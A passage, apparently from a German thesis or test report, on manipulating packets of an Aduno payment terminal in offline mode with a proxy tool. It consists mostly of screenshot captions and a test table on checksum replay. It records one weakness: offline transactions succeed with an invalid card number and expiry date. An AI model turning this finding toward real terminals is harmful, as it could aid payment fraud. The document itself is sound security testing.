


Abb. 57: Screenshot Gonzo Proxy: Originales Paket Test 1.3




Abb. 58: Screenshot Gonzo Proxy: Modifiziertes Paket Test 1.3

6.5.2.2.1.6 Details Testfall 4




Abb. 59: Screenshot Gonzo Proxy: Aktive Modifiers Test 1.4




Abb. 60: Screenshot Gonzo Proxy: Originales Paket Test 1.4




Abb. 61: Screenshot Gonzo Proxy: Modifiziertes Paket Test 1.4

6.5.2.2.1.7 Details Testfall 5




Abb. 62: Screenshot Gonzo Proxy: Aktive Modifiers Test 1.5




Abb. 63: Screenshot Gonzo Proxy: Originales Paket Test 1.5




Abb. 64: Screenshot Gonzo Proxy: Modifiziertes Paket Test 1.5

6.5.2.2.2 Details Testfall 6




Abb. 65: Screenshot Gonzo Proxy: Aktive Modifiers Test 1.6




Abb. 66: Screenshot Gonzo Proxy: Originales Paket Test 1.6




Abb. 67: Screenshot Gonzo Proxy: Modifiziertes Paket Test 1.6

6.5.2.2.3 Schlussfolgerung

Auch wenn das Terminal im Offline-modus ist, wird trotzdem eine Checksumme erzeugt und man kann durch das Modifizieren dieser Pakete die Sicherheit nicht beeinträchtigen. Interessant ist allerdings, dass auch im offline-modus die Transaktion erfolgreich ist, wenn ungültige Daten als Kreditkartennummer und Ablaufdatum eingegeben werden. Jedoch bricht die Transaktion ab, sobald diese Daten ganz weg gelassen werden oder das Feld zu klein ist. Im Standard wird beschrieben, dass die Daten die in diesem Paket gelesen werden, zur Verifikation der Transaktion benötigt werden. Da die Transaktion jedoch auch mit ungültigen Daten funktioniert, kann dies kaum der Fall sein.

6.5.2.2.4 Checksumme verändern

6.5.2.2.4.1 Beschreibung

Das Paket mit einer kryptografischen Checksumme ist Bestandteil jeder Transaktion. Wir wollen versuchen, verschiedene Modifikationen an dieser Checksumme vorzunehmen und untersuchen, wie das Aduno Terminal darauf reagiert.

6.5.2.2.4.2 Testfälle

#	Testfall	Erwartetes Ergebnis	Erhaltenes Ergebnis	Status	Sicherheit gewährleistet
1	Gleiche Checksumme zweimal senden	Transaktion wird abgebrochen	Transaktion wird abgebrochen	OK	OK
2	Vorhersehbarkeit des ATC Feldes überprüfen	ATC wird immer um eins erhöht. Transaktion wird durchgeführt.	ATC wird immer um eins erhöht. Transaktion wird durchgeführt.	OK	OK
3	Checksumme einer Transaktion mit einer anderen Karte senden	Transaktion wird abgebrochen	Transaktion wird abgebrochen	OK	OK
4	Gleiche Checksumme zweimal senden mit richtigem ATC Feld	Transaktion wird abgebrochen	Transaktion wird abgebrochen	OK	OK

Tabelle 10: Testfälle Checksumme ersetzen offline-modus

6.5.2.2.4.3 Details Testfall 1




Abb. 68: Screenshot Gonzo Proxy: Aktive Modifiers Test 2.1




Abb. 69: Screenshot Gonzo Proxy: Originales Paket Test 2.1




Abb. 70: Screenshot Gonzo Proxy: Modifiziertes Paket Test 2.1

6.5.2.2.4.4 Details Testfall 2




Abb. 71: Screenshot Gonzo Proxy: Aktive Modifiers Test 2.2




Abb. 72: Screenshot Gonzo Proxy: Originales Paket Test 2.2




Abb. 73: Screenshot Gonzo Proxy: Modifiziertes Paket Test 2.2

6.5.2.2.4.5 Details Testfall 3




Abb. 74: Screenshot 